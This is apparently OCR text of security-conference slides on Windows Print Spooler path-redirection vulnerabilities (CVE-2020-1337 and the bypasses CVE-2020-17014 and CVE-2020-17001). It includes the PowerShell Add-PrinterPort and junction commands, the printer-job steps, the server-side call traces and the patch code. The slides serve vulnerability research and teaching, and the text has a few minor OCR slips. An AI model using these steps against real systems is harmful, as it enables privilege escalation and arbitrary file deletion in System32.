


```
HRESULT IsPortAlink(Handle , Path){
    wchar_t szFilePath[520];
    /*
        [...]
    */
    if ( GetFinalPathNameByHandleW(Handle, szFilePath, 0x208u, 0) - 1 > 0x207 ){
        goto Fail;
    }else{
        if ( _wcsnicmp(szFilePath, Path, PathLength) ){
            goto Fail;
        }else goto Success;
    }
    /*
        [...]
    */
}
```

Path Redirection attack detected!!!

Patch of CVE-2020-1337

Patch 2: Adding path redirection check when using



Client Side

Add-PrinterPort -Name "C:\1\1.txt"

Junction C:\1 ----> C:\Windows\System32

New-Item -Type Junction -Path C:\1 -Value C:\Windows\System32

1. Add new printer
2. Add a printer job
3. Restart your computer
4. Resume your printer job

Sever Side

Impersonate Client

PortIsValid(“C:\1\1.txt”)

Return Success

Impersonate Self


LcmStartDocPort(“C:\1\1.txt”)

CreateFileW(“C:\Windows\System32\1.txt”)

IsPortALink(handle, “C:\1\1.txt”)

Mitigation Bypass - CVE-2020-17014

Fix a bug but bring an arbitrary file deletion bug



Client Side

```
Add-PrinterPort -Name "C:\1\1.txt"
```

```
New-Item -Type Junction -Path C:\1 -Value C:\Windows\System32
```

1. Add new printer
2. Add a printer job
3. Restart your computer
4. Resume your printer job

Sever Side

Impersonate Self

```
LcmStartDocPort(“C:\1\1.txt”)
```

```
CreateFileW(“C:\Windows\System32\1.txt”)
```

```
IsPortALink(handle, “C:\1\1.txt”)
```

If Return Fail


```
DeleteFileW(“C:\1\1.txt”)
```

Reparse


```
DeleteFileW(“C:\Windows\System32\1.txt”)
```

Mitigation Bypass - CVE-2020-17001

Bypass **IsPortALink –** found by James Forshaw



```
HRESULT IsPortAlink(Handle , Path){
    wchar_t szFilePath[520];
    /*
        [...]
    */
    if ( GetFinalPathNameByHandleW(Handle, szFilePath, 0x208u, 0) - 1 > 0x207 ){
        goto Fail;
    }else{
        if ( _wcsnicmp(szFilePath, Path, PathLength) ){
            goto Fail;
        }else goto Success;
    }
    /*
        [...]
    */
}
```




C++

```
DWORD GetFinalPathNameByHandleW(
  HANDLE hFile,
  LPWSTR lpszFilePath,
  DWORD  cchFilePath,
  DWORD  dwFlags
);
```

😠 MS uses **GetFinalPathNameByHandle** to prevent path redirection attack

Behavior of GetFinalPathNameByHandle



Symlink \??\C:\1\1.txt ----> \??\C:\Windows\System32\1.txt

\??\C:\1\1.txt → CreateFileW → file handle → **GetFinalPathNameByHandle** → \??\C:\Windows\System32\1.txt

\??\C:\1\1.txt ≠ \??\C:\Windows\System32\1.txt

Hardlink \??\C:\1\1.txt ----> \??\C:\Windows\System32\1.txt

\??\C:\1\1.txt → CreateFileW → file handle → **GetFinalPathNameByHandle** → \??\C:\1\.txt


\??\C:\1\1.txt = \??\C:\1\.txt

😠 Unfortunately, MS has released a mitigation for hardlink almost two years ago.

Behavior of GetFinalPathNameByHandle while handling UNC PATH

Administrative Shares (Admin$, IPC$, C$) in Windows 10

- C$ - Default Driver Share
- IPC$ - Remote IPC (used in named pipe)
- Admin$ - Remote admin (point to %SystemRoot% Directory)

